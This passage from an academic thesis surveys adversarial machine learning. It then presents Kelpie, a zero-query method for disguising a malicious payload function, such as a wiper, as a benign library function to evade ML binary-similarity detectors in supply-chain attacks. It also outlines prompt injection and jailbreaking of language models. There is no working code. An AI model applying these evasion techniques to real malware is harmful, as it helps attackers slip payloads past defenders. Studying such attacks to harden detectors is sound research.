Black-box attackers operate under either a score-based (soft-label) or decision-based (hard-label) framework. In the former, the attacker has access to the model's class confidence scores, enabling approximation of gradients using finite differences. In the latter, the attacker only sees the predicted class label, making optimization significantly harder.

Nonetheless, effective attacks in this setting exist. Query-based black-box attacks like the Boundary Attack [125] or Natural Evolution Strategy (NES)-based [126] optimization methods have shown success in constructing adversarial inputs with a limited number of queries. The NIST report [22] give example of black-box attacks on facial recognition APIs, where adversaries subtly alter physical features to evade identification while only observing API outputs.

3.3.3 Transfer Attacks

Transfer attacks rely on the observation that adversarial examples created for one model often transfer to another. This phenomenon enables black-box attacks using white-box techniques: the attacker trains a surrogate classifier $\mathcal{C}'$, then crafts a perturbed input $x + r$ such that:

$$\mathcal{C}'(x + r) = t \quad \text{or} \quad \mathcal{C}'(x + r) \neq \mathcal{C}'(x)$$

Then tests whether this perturbation is successful on the target classifier $\mathcal{C}$: $\mathcal{C}(x + r) \neq \mathcal{C}(x)$. This strategy is especially relevant for attackers without access to the model internals but with domain-specific knowledge to replicate training conditions. As shown in Szegedy et al. [17], adversarial examples generated on one model generalized well to others with different architectures or trained on different datasets. This unexpected cross-model consistency remains a major challenge for defences against adversarial attacks. It should be noted that the attack transferability is not a completely understood phenomenon, and the fundamental reasons why adversarial examples transfer across model are still being researched [22].

3.4 Examples in Other Fields

Adversarial machine learning manifests differently across domains, primarily due to variations in model architectures and the representation of input features. In computer vision, models operate on continuous-valued images, which allows gradient-based optimization methods to automatically craft precise adversarial perturbations [17, 16, 127, 123]. Beyond synthetic perturbations, physical-world attacks have demonstrated the feasibility of adversarial manipulation in real settings, such as adversarial glasses or traffic sign modifications [128, 18]. Video analysis extends this paradigm by adding the temporal dimension, introducing additional complexity in generating attacks that remain imperceptible across multiple frames [129, 130].

Natural language processing (NLP) represents another domain where adversarial techniques have been extensively studied. Text data is discrete and highly structured, requiring specialized approaches to perturb words or tokens while preserving semantic coherence. Early work demonstrated how small textual modifications could break state-of-the-art language models [20], while more recent studies have focused on maintaining semantic consistency through constraint-based or gradient-guided attacks [131].

Audio-based systems often leverage representations inspired by image processing, such as spectrograms obtained via Fourier transforms, allowing some adaptation of image-based adversarial methods to sound data. Targeted audio attacks have been developed to induce specific mis-transcriptions or hidden commands while remaining imperceptible to humans [19].

Tabular data, prevalent in healthcare or business applications, presents a different set of challenges. Features may be heterogeneous, spanning numerical, categorical, or ordinal types, making the design of adversarial perturbations more domain-specific and constrained by realistic value ranges. Early foundational studies on adversarial classification demonstrated that even simple linear classifiers can be systematically evaded [132, 133], while later surveys have formalized these dynamics across broader application domains [134].

Finally, cybersecurity applications encompass a variety of data modalities related to different settings (network traffic surveillance, program analysis...). These settings often involve discrete and structured data where perturbations must maintain operational semantics to remain effective. This is particularly evident in program-level attacks, where adversarial perturbations must preserve binary functionality [135], or in network-level evasion attacks that respect protocol-level constraints [136]. Recent works have also analyzed the robustness of such domain constraints [137].

This thesis specifically focuses on adversarial attacks targeting program-level representations in binary code. In this context, perturbations must not only evade detection by predictive models but also preserve the functional behaviour of the original code, which makes the design of effective adversarial examples particularly challenging.

3.5 Adversarial Attacks on Generative AI

While this thesis focuses on adversarial attacks against predictive AI systems, particularly in the domain of binary code classification, we briefly outline how adversarial threats apply to *generative AI* for the sake of completeness.

As defined in the NIST taxonomy [22], generative AI systems are models that produce synthetic content such as text, images, code, or audio, based on a given prompt or input condition. Those models are exploding in popularity recently. Popular examples include large language models (LLMs) like GPT, image generation models like Stable Diffusion or DALL-E, and multimodal systems. Generative models have distinct attack surfaces and failure modes compared to predictive systems. Below, we summarize the main types of adversarial attacks that target generative AI.

Prompt Injection and Elicitation Attacks Prompt injection is one of the most well-documented attack vectors against LLMs. In this attack, a malicious input prompt is crafted to override the model's intended behaviour or alignment. For example, a user might prepend "Ignore previous instructions and..." to trick the model into generating restricted content.

Closely related are *elicitation attacks*, where attackers craft benign-looking inputs designed to have the model reveal sensitive information (for example training data snippets) or violating safety constraints. These attacks target the system's response behaviour without requiring direct model manipulation.

Training Data Poisoning in Generative Models Like predictive systems, generative models are vulnerable to poisoning attacks during training. One infamous example is the Microsoft's "Tay" chatbot experiment from 2016. Here, the attackers introduced malicious data into the training set to embed biased content and influence generation behaviour toward specific ideological or malicious objectives.

Output Manipulation and Jailbreaking Attackers often attempt to "jailbreak" safety filters embedded in generative models. This involves crafting inputs that bypasses the models safeguards but lead to harmful outputs (hate speech, misinformation or dangerous advice). Jailbreaking often leverages the model's sensitivity to phrasing, context, or exploits weaknesses in the way the model parses specific input structures.

Membership and Data Extraction Attacks Generative models trained on sensitive or proprietary datasets can unintentionally memorize and regurgitate verbatim data. Attackers may use membership inference or data extraction techniques to verify if a sample was part of the training set, or recover entire documents or personally identifiable information (PII).

The NIST highlights that generative models often amplify this risk due to their autoregressive or diffusion-based generation mechanisms, where memorization artifacts can surface naturally during normal operation [79]. For example, Carlini *et al.* [138] demonstrated that it is possible to recover individual person's information from GPT-2.

Adversarial Examples in Input Space While less common, some attacks involve crafting adversarial inputs (for example image seeds or prompts) that cause generative models to malfunction, crash, or produce distorted/unintended content. In text-to-image systems, adversarial

tokens or embeddings can yield nonsensical or offensive images. Similarly, input perturbations can be designed to affect stylistic or semantic properties of generated outputs.

System-Level Attacks Generative AI is often deployed as part of larger interactive systems (for example chatbots or autonomous agents), leading to new vectors of attacks. As such, adversarial behaviour can emerge at the system level through techniques such as multi-turn manipulation, recursive prompt chaining or abuse of context retention [79].

3.6 Towards mimicry attacks on function classification models

In this chapter, we have introduced the foundations of adversarial machine learning, presenting the main classes of attacks: poisoning, evasion and privacy. We categorized them based on the attacker's knowledge of the model. Building on the taxonomy proposed by NIST [22], we highlighted how adversarial vulnerabilities stem from the data-driven nature of predictive systems, and how attackers can exploit these flaws through a range of strategies.

We paid particular attention to evasion attacks, especially those under black-box assumptions, as they align most closely with real-world threat scenarios and are the topic of this thesis' work. The distinction between targeted and untargeted objectives underline how surprisingly vulnerable machine learning systems are, even in the absence of explicit model knowledge. We also introduced mimicry attacks, a form of evasion particularly relevant in security contexts, where the attacker seeks to mimic benign behaviour to bypass model detection, using only knowledge of benign samples.

While the primary focus of this thesis is on predictive systems, we briefly surveyed adversarial threats targeting generative models to provide a complete context. These models, while structurally different, exhibit their own vulnerabilities, such as prompt injection, data leakage and jailbreaking.

The next chapter narrows our scope to our domain of interest: machine-learning-based binary function classification. We will explore how the concepts outlined here, particularly black-box evasion and mimicry, apply to program-level analysis systems, and how adversaries can exploit model weaknesses while preserving program semantics. We transition from theory to a focused adversarial study of predictive models that operate over binary code.

4

Targeted Mimicry Attacks on Binary Function Classifiers

Contents

4.1 Perturbation specificities and abstraction levels 57
4.2 Related work on binary-code evasion 58
4.3 Why targeted evasion attacks matter 60
4.3.1 Consequences of a targeted attack 60
4.4 Targeted mimicry attack for BSCD 61
4.5 Threat model 62

This chapter extends the adversarial machine–learning concepts developed in the previous chapter to the problem of binary function similarity, with a focus on targeted evasion attacks. While adversarial research has mostly focused on continuous domains or on whole-binary malware evasion, perturbing binary functions poses distinct challenges.

We frame our problem as a **targeted mimicry attack** task: given a malicious payload function p and a benign target function t, the adversary seeks a semantics-preserving transformation that produces an adversarial function $p^{(t)}_{adv}$ that implements the same functionality as p while being classified most similar to t by a defender's similarity model. This is achieved by *mimicking* the syntactic traits of t when building $p^{(t)}_{adv}$ from p. This chapter clarifies this notion, surveys prior work on binary code evasion attacks, motivates why targeted mimicry is important in realistic threat scenarios and finally introduces *Kelpie*, our zero-query semantics-preserving mimicry attack framework through our threat model for the thesis.

We rely on the BCSD classification problem notations introduced in Chapter 2 and the adversarial taxonomy from Chapter 3.

4.1 Perturbation specificities and abstraction levels

Unlike traditional adversarial attacks on continuous domains such as images or audio, binary code perturbation presents unique constraints. Flipping a single bit in a binary program can cause it to malfunction or even crash. Therefore, perturbations must be crafted with extreme care to preserve execution semantics while bypassing detection mechanisms. Perturbations can be introduced at different abstraction levels:

Source Code. Perturbing source code is relatively flexible, but the attacker must control the full compilation toolchain to ensure modifications are preserved during compilation [139]. This also presupposes access to the source code, which can be realistic assumption in the case of a supply chain attack (see Section 4.3.1).

Intermediate Representation (IR). Operating at the level of intermediate representations such as LLVM IR offers a balance between flexibility and control [41]. IR-level perturbations are architecture-independent and preserve program semantics through compiler-managed abstractions, making them interesting for automated transformations. For instance, obfuscation frameworks like `OLLVM` [41] apply transformations such as control-flow flattening or instruction substitution directly on the IR, ensuring that resulting binaries remain valid while exhibiting altered structural features. However, IR manipulation still requires access to the build pipeline, and not all source constructs or compiler optimizations have a one-to-one correspondence at this level, which can limit the robustness and control of certain perturbations.

Assembly Code. Assembly-level manipulation offers fine-grained control but is riskier, as many assembly instructions can directly manipulate memory and perturbing them can have some unwanted side effect on the program's execution [29]. Ensuring semantic preservation is not trivial, and automation is challenging because the assembly instructions are architecture-dependant and numerous [13, 140, 31]. However, since assembly code maps directly to binary, changes here are reliably preserved.

Binary Code. Binary perturbation is the most constrained. In the `.text` section of binaries, instructions are position-dependent and often referenced by relative offsets, so naive edits risk breaking program behaviour. Most binary-level attacks therefore target "safe" regions such as unused header space or append padding bytes that do not affect functionality, relying for example on unused sections of a file format that are present for compatibility reasons [26].

4.2 Related work on binary-code evasion

Compared to Chapter 3, we focus here on works where an attacker execute an evasion or mimicry attack precisely on binary code analysis systems.

Early works predominantly targeted malware classifiers operating on *portable executables* (PEs), leveraging semantic-preserving transformations that exploit the flexibility of binary formats. These include modifying or creating sections, appending unused code regions, rewriting debug bytes or tampering with headers to evade signature or feature-based detection [141]. Such attacks manipulate the syntactic structure of binaries without altering their runtime behaviour, revealing that many malware detectors rely on superficial format-dependent features rather than semantic properties of the code. More recently, research on function-level evasion appeared, where the attacker only perturbs the executable code and not the format of the binary. We end with focusing on mimicry attacks, a specific strategy to execute black-box, zero-query targeted evasion, which is the core of this thesis.

We first present white-box attacks, before dealing with the more realistic black-box attacks.

White-box attacks. Several early studies investigated white-box attacks, where the adversary has full access to the model parameters and gradients. Kolosnjaji *et al.* [142] applied gradient-based perturbations to malware embeddings, showing that neural models for malware

detection could be misled by minimal byte-level modifications. Kreuk *et al.* [143] extended this to recurrent architectures trained on binary sequences, generating perturbations that remain valid executables. Lucas *et al.* [32] guide perturbations by selecting from a catalogue of semantics-preserving assembly rewrites and guiding their application by using white-box gradient information so as to iteratively reduce the target model's malware score while preserving functionality [33]. Their framework leverages the semantics-preserving rewriting primitives introduced by Pappas *et al.* [33], extending them to generate adversarial examples that evade gradient-based malware classifiers. While effective, these methods assume full model access and thus fall short of realistic, zero-query black-box conditions such as those addressed in our work.

Black-box attacks. Black-box adversarial strategies have also been explored, where the attacker does not know the model internals or their training data but can query it to guide perturbations. Demetrio *et al.* [21] introduced functionality-preserving perturbations for Windows malware by injecting benign content into non-executed regions (for example, PE headers or unused sections). Their black-box attack iteratively queries the target classifier to optimize a Bayesian objective that maximizes evasion success while preserving functionality. This work was later surveyed in [26], which highlights the increasing diversity of black-box techniques across binary analysis systems. Similarly, Rigaki *et al.* [144] modelled malware evasion as a reinforcement learning problem, where an agent learns a sequence of semantic-preserving modifications through limited interactions with the target system. Each query informs a surrogate model that approximates the defender's decision boundary, effectively enabling a transfer-based attack strategy.

Bundt *et al.* [145] targeted a specific binary analysis subtask, function boundary identification, by exploiting the fact that many ML-based disassemblers rely on syntactic embeddings. Their black-box attack perturbs features at function boundaries to induce misclassifications, revealing how syntactic biases in embeddings can impact higher-level analysis tasks. In all these cases, the attacker relies on query access to refine perturbations, whereas our setting considers a strictly *zero-query* scenario, where no model feedback is available.

Query-free and semantics-preserving approaches. Closer to our adversarial framework, Damasio *et al.* [31] proposed a framework for evaluating binary function classifiers under compiler-induced and obfuscation-induced perturbations. Their method applies controlled semantics-preserving transformations, such as bogus control flow insertion or instruction substitution, without model feedback, thereby simulating realistic deployment scenarios. While their objective is limited to evaluating classifier robustness under untargeted perturbations, their approach shares methodological parallels with our work. Capozzi *et al.* [146] extended this line of research to adversarial attacks on binary function similarity systems. They investigate both white-box and query-based black-box settings across three representative models (*Safe* [87], *GMN* [80] and *Gemini* [147]), demonstrating measurable drops in similarity accuracy. However, their attack remains non-targeted and requires repeated interactions with the defender's classifier.

Beyond PE binaries. While most adversarial attacks on binaries exploit format-specific features of Windows executables, recent work has begun addressing the more general problem of binary *function*-level evasion. This finer granularity introduces additional challenges: perturbations are restricted to the executable code and must still remain valid at the instruction and control-flow level while preserving semantics across compilation toolchains and architectures. Damasio *et al.* [31] and Capozzi *et al.* [146] represent first steps in this direction, but a system-

atic, function-level adversarial framework capable of performing *targeted* attacks without queries has not yet been demonstrated. Our framework, *Kelpie*, explicitly addresses this gap by performing semantics-preserving code transformations that induce mimicry between a malicious payload and a chosen benign target, thereby extending adversarial research to the most constrained and realistic setting studied so far.

A word on mimicry attacks. Mimicry attacks, a strategy to execute targeted evasion in the zero-query black-box setting, aim to disguise malicious behaviour as that of a specific benign reference. Originally developed for intrusion detection systems [25, 119], mimicry has also been explored in other domains such as signal processing [24], where adversaries perturb inputs to emulate benign class features. To date, no comparable approach has been proposed for binary function classification in a black-box setting without queries. This thesis introduces this missing element by demonstrating how code-level mimicry can be achieved through structural and syntactic alignment alone, challenging the implicit assumption that syntactic similarity is an adequate representation for semantic equivalence in ML-based binary analysis.

4.3 Why targeted evasion attacks matter

Evasion attacks in machine learning can be either *targeted* or *untargeted*, as detailed in Section 3.2.3. In the binary function analysis domain, existing research mainly focuses on untargeted evasion, where malicious code is perturbed to be misclassified as benign [141]. This is because in a cybersecurity context, it is often enough for a malicious executable to not be labelled by a classifier (i.e. anti-virus) as malicious. In most threat models, attackers don't need to target a specific benignware to execute a targeted attack.

In this work, we instead pursue *targeted* evasion: we craft a payload that is not only misclassified, but specifically classified as a designated benign function. More precisely, we aim to execute a *mimicry* attack, where the attacker has no knowledge about the classifier's architecture and training dataset, but has access to what benign samples look like. It should be noted that a successful targeted attack enables a successful untargeted attack.

4.3.1 Consequences of a targeted attack

We detail a theoretical supply chain attack scenario that can be enabled by such a targeted evasion attack, if the attacker needs to bypass a ML-based detector in the defender system, and follow up with relevant topical examples of such an attack.

Supply Chain Attack Scenario A visual overview of this attack is given in Figure 4.1. A malicious actor wishes to inserts a function-level payload (for example a destructive *wiper* function) in place of a benign library function `fun2`. Prior to inserting the wiper in `libA`, they adversarially modify it so that it mimics fun2. After compilation, the updated library `libA` is included in a downstream application `MyApp`.

When `MyApp` is distributed, any classifier-based inspection of `libA` will fail to flag `wiper`, as it has been crafted to mimic `fun2` at the binary level. Such an attack could also fool the developer of `MyApp` if they use binary similarity checking tools.

The following real-world examples are presented to illustrate supply chain attacks on binary code. Although these attacks do not yet rely on adversarial manipulation techniques, anticipating how such techniques could emerge and affect binary analysis models is important toward strengthening the resilience of future detection systems.




Figure 4.1: Supply chain attack example

`xz` Supply Chain Backdoor. In March 2024, a critical backdoor (tracked as CVE-2024-3094) was stealthily introduced into the popular XZ Utils/liblzma compression library versions 5.6.0 and 5.6.1 via a malicious maintainer account [148]. The attack leveraged a compromised tarball: build scripts (specifically modified `.m4` files) and compressed archives contained pre-compiled object code designed to inject a malicious `RSA_public_decrypt` implementation into the glibc "IFUNC" mechanism at build time.

This backdoor remained dormant under typical conditions but allowed remote code execution through OpenSSH when the patched library was loaded, facilitated via glibc and systemd dependency chains common in Linux systems. The stealthy tampering evaded automated binary checks. It was detected only after a performance anomaly observed manually during SSH authentication was investigated by a Microsoft developer, prompting an emergency rollback and patch across distributions.

The `event-stream` / `flatmap-stream` compromise (npm, 2018). In late 2018 the popular npm package `event-stream` was effectively hijacked when an attacker gained publish access to an otherwise well-maintained library and introduced a dependent package (`flatmap-stream`) containing carefully crafted malicious code [149]. The malicious addition contained logic that would activate only in the presence of a specific target (the `Copay` cryptocurrency wallet) and exfiltrate secrets, so a functionally dormant trojan was shipped inside a routine dependency and executed as part of otherwise benign program flows once the trigger conditions were met. This incident illustrates how a single compromised function or small code fragment in a widely reused dependency can silently propagate to many downstream users and enable targeted exploitation.

4.4 Targeted mimicry attack for BSCD

We extend the definitions from Chapter 2 to correctly model a targeted mimicry attack on a BCSD classifier.

Let $\mathcal{C} : \text{Prog}(\texttt{bin}) \times \text{Prog}(\texttt{bin}) \to \{\text{True}, \text{False}\}$ be a binary code similarity classifier, which can be built from any classifier that outputs a similarity score $s \in \mathbb{R}$ (see Section 2.2). Let p (the source function) and t (the target function) be two binary functions such that $\mathcal{C}(p, t) = \text{False}$. Let $\Phi : \text{Prog}(\texttt{bin}) \times \text{Prog}(\texttt{bin}) \to \text{Prog}(\texttt{bin})$ be a transformation satisfying semantic preservation: $[\![\Phi(p, t)]\!] = [\![p]\!]$.

A *targeted mimicry attack* succeeds if $\Phi(p, t)$ satisfies:

$$\mathcal{C}(p, \Phi(p, t)) = \text{False} \quad \wedge \quad \mathcal{C}(t, \Phi(p, t)) = \text{True}. \tag{4.1}$$

The **targeted** nature of the attack is captured by the misclassification objective: the perturbed function $\Phi(p, t)$ is required to be classified as similar to the specific target t, while simultaneously being classified as dissimilar from its original version p.

The **mimicry** aspect comes from the construction of Φ, which induces syntactic and structural characteristics of t onto p while strictly preserving the semantics of p. Importantly, Φ is defined independently of the classifier $\mathcal{C}$: it does not rely on its architecture or training data, and does not leverage classifier feedback. This allows Φ to operate in a black-box, zero-query setting, making mimicry a relevant strategy to execute targeted evasion attacks in this framework.

Malicious source and benign target. From a cybersecurity point of view, the source function p is usually a malicious (payload) function, and the target function t is from a benignware. The goal of the attacker is typically to perturb a malicious function so that it resembles a function from a known benign library, and ship a compromised library containing the perturbed payload to the defender's system.

4.5 Threat model

The purpose of this section is to define the adversarial setting under which the targeted mimicry attack, formalized in the previous section, is executed. It specifies the attacker's objective, knowledge, then capabilities, as well as the defender's assets and decision rules. We rely on the taxonomy of attacker knowledge and capabilities presented in Chapter 3.

Objective. The attacker aims to construct a perturbed function $\Phi(p, t)$ that preserves the semantics of a source function p while being classified by the defender's binary-similarity model $\mathcal{C}$ as similar to a target t. This corresponds to a targeted evasion attack: the adversary not only seeks to evade detection, but to impersonate a specific function. The source function can typically be a malicious payload, and the target function a benign function from a know library.

Attacker's knowledge. We adopt a black-box, zero-query setting:

- The attacker has no access to the architecture, parameters, or training data of $\mathcal{C}$;
- The attacker cannot query $\mathcal{C}$ and thus receives no similarity scores or labels;
- The attacker is aware of the general task performed by $\mathcal{C}$ (BCSD) and has access to examples of benign binaries and their source code that are representative of the defender's environment.

Attacker's capabilities. The attacker can:

- select source codes of a source function p and a target function t;
- apply semantics-preserving transformations to the source code and assembly code of p to produce $\Phi(p, t)$. Such transformations may include instruction substitution, control-flow rewrites, insertion of benign padding, but no binary-format specific edits;
- recompile or otherwise package the modified function into a library/binary that will be distributed to downstream users. This is typical of a supply-chain attack.

Defender's assets and detection rule. The defender maintains:

- a repository $\mathcal{R} = \{t_i\}_i$ of reference functions compiled under multiple toolchains and optimization settings;
- a machine-learning classifier $\mathcal{C}$ used to compute similarity scores $\mathcal{C}(p, t)$ for classification or retrieval tasks.

Detection may be realized either by a score threshold α ($\mathcal{C}(p, t) \geq \alpha$ indicates similarity) or by rank-based decision (t appears in the top-k results for a query p).

Introducing *Kelpie* This threat model describes the targeted attack introduced in the previous section by treating Φ as a semantics-preserving transformation that implements mimicry concepts to achieve the targeted evasion attack described in the previous section. Concretely, Φ modifies the payload p by mimicking selected syntactic traits from a benign target t while preserving the original semantics of p. The attacker thus leverages structural properties of binary representations widely used in ML-based BCSD classifier, but not any internals or outputs of $\mathcal{C}$ to produce $\Phi(p, t)$.

In this thesis, we design and implement the mimicry attack framework *Kelpie*.

5

The *Kelpie* Framework for Binary Adversarial Example Generation

Contents

5.1 Principle 66
5.1.1 Source code preprocessing 66
5.1.2 $Kelpie_{CF}$: Control flow structure imitation 68
5.1.3 $Kelpie_{ASM}$: Instruction distribution alignment 70
5.2 Implementation of $Kelpie_{CF}$ 75
5.2.1 C parser 75
5.2.2 Alignment algorithm 75
5.3 Implementation of $Kelpie_{ASM}$ 76
5.3.1 Liveness analysis and safe insertion points 76
5.3.2 Insertion algorithm 77
5.3.3 Liveness analysis example 77
5.3.4 Tools 79

We now introduce the perturbation method (named *Kelpie*), which constructs adversarial functions and is used throughout this thesis to execute mimicry attacks. The complete *Kelpie* workflow is presented in Figure 5.1, and a graphic example is given in Figure 5.2. *Kelpie* operates in three steps.

In the first step, we translate the *C*-source code p_{src} and t_{src} into a semantically equivalent tree representation p_{IR} and t_{IR}, with a restricted set of control flow (CF) instructions (*nodes).*

In the second step, called $Kelpie_{CF}$, the goal is to perturb the CF structure of p_{IR} to imitate the control flow (CF) structure of t_{IR}. To achieve this, we devise a backtracking algorithm that matches the control flow structures of p_{IR} and t_{IR} and inserts control flow instructions (loops and conditions) into p_{IR} if needed. These insertions are performed using opaque predicates to ensure the semantics of p_{IR} remains unchanged. We present the algorithm in Algorithm 2. As a result, we obtain the *C*-source program $Kelpie_{CF}(p_{src}, t_{src})$.

In the third step, called $Kelpie_{ASM}$, we inject instructions from the compiled version of t_{src} into the compiled version of $Kelpie_{CF}(p_{src}, t_{src})$ without affecting its functionality. The insertion is driven by two criteria: aligning the opcode or instruction-type distribution with that of the target and placing instructions in locations (in practice, basic blocks) similar to, or identical




Figure 5.1: *Kelpie* complete workflow.

with, those of the target. This step always produces a perturbed payload that we denote $p_{adv}^{(t)}$. The details of the third step can be found in Section 5.1.3.

As a result, for a pair of C-source functions (p_{src}, t_{src}), *Kelpie* outputs a compiled adversarial representation of p_{src} that mimics the structural semantics of t_{src}, which we will refer to throughout the thesis as $p_{adv}^{(t)} = Kelpie(p_{src}, t_{src}) = Kelpie_{ASM}(Kelpie_{CF}(p_{src}, t_{src}), t)$.

5.1 Principle

5.1.1 Source code preprocessing

We translate the *C*-source code p_{src} and t_{src} of a payload p and of a target t into an equivalent tree representation, denoted p_{IR} and t_{IR}, that uses only the `if`, `while`, `continue`, `break` and `end` control flow *nodes*. For example, a `for` loop is transformed into a `while` loop using the standard translation method. The same applies to other control flow nodes, except for `goto`. A transcription table is given Table 5.1.

C construct	Normalized form
`if (c) {b} {t}`	`if (c) {b} {t}`
`if (c) {b} else {b'} {t}`	`if (c) {b} {t} ; if (!c) {b'} {t}`
`while (c) {b} {t}`	`while (c) {b} {t}`
`do {b} while (c); {t}`	`tmp = true; while (c or tmp) {tmp = false; b} {t}`
`for (init; c; step) {b} {t}`	`init; while (c) { b; step; } {t}`
`switch (e) { case v_i: b_i } {t}`	`if (e==v1) {b1}; if (e!=v1) {if (e==v2) {b2} ...} {t}`
`break;`	`break;`
`continue;`	`continue;`
Block end	`end`

Table 5.1: Normalization of C control-flow constructs to the restricted set {`if`, `while`, `break`, `continue`, `end`}. The blocks `c`, `b` and `t` represent the *condition*, *body* and *tail* respectively.

This simplification leverages the insight that when C-source programs are eventually compiled, many control flow structures become similar at the assembly language level. For example, both `for` and `while` loops are reduced to conditional jump pattern constructions. This enables us to match functionally similar but syntactically different control flow nodes in the next step. We do not process `goto` statements as they break the tree representation of the programs.

Methodological remarks. The preprocessing step described above was designed to be a semantic-preserving transformation intended only to simplify the tree representation used by $Kelpie_{CF}$. To ensure that this simplification does not alter the behaviour of the classifiers we evaluate against, we validated it empirically (see Section 6.2.1). Concretely, we compare classifier




Figure 5.2: Example of the complete *Kelpie* ($Kelpie_{CF} + Kelpie_{ASM}$) perturbation process.

performance on the original compiled functions and compiled functions produced after applying the preprocessing normalization (but without any adversarial perturbation). Those comparisons use the same training/test splits and the same compilation settings, and we report the same performance metrics used throughout the evaluation. No statistically significant differences were observed between the two conditions, which indicates that the normalization step itself does not introduce a systematic artefact that would bias classifier scores.

Algorithm 1 Program tree representation.

type *prog* ≔ ▷ A program
| Prog : {*string* instructions, *CF* node}

type *CF* ≔ ▷ Control flow "node"
| `If` : {*string* condition, *Prog* body, *Prog* tail}
| `While` : {*string* condition, *Prog* body, *Prog* tail}
| `Break`
| `Continue`
| `End`

5.1.2 *Kelpie*$_{CF}$: Control flow structure imitation

The objective is to generate a semantically equivalent version of the payload, that we denote $Kelpie_{CF}(p_{src}, t_{src})$, whose control flow structure mirrors that of the target t_{src}. The structure alignment algorithm is given in Algorithm 2 and an example transformation is given in Table 5.2. In the context of $Kelpie_{CF}$, the term *align* denotes transforming the control-flow graph of p_{src} so that it becomes isomorphic to that of t_{src}.

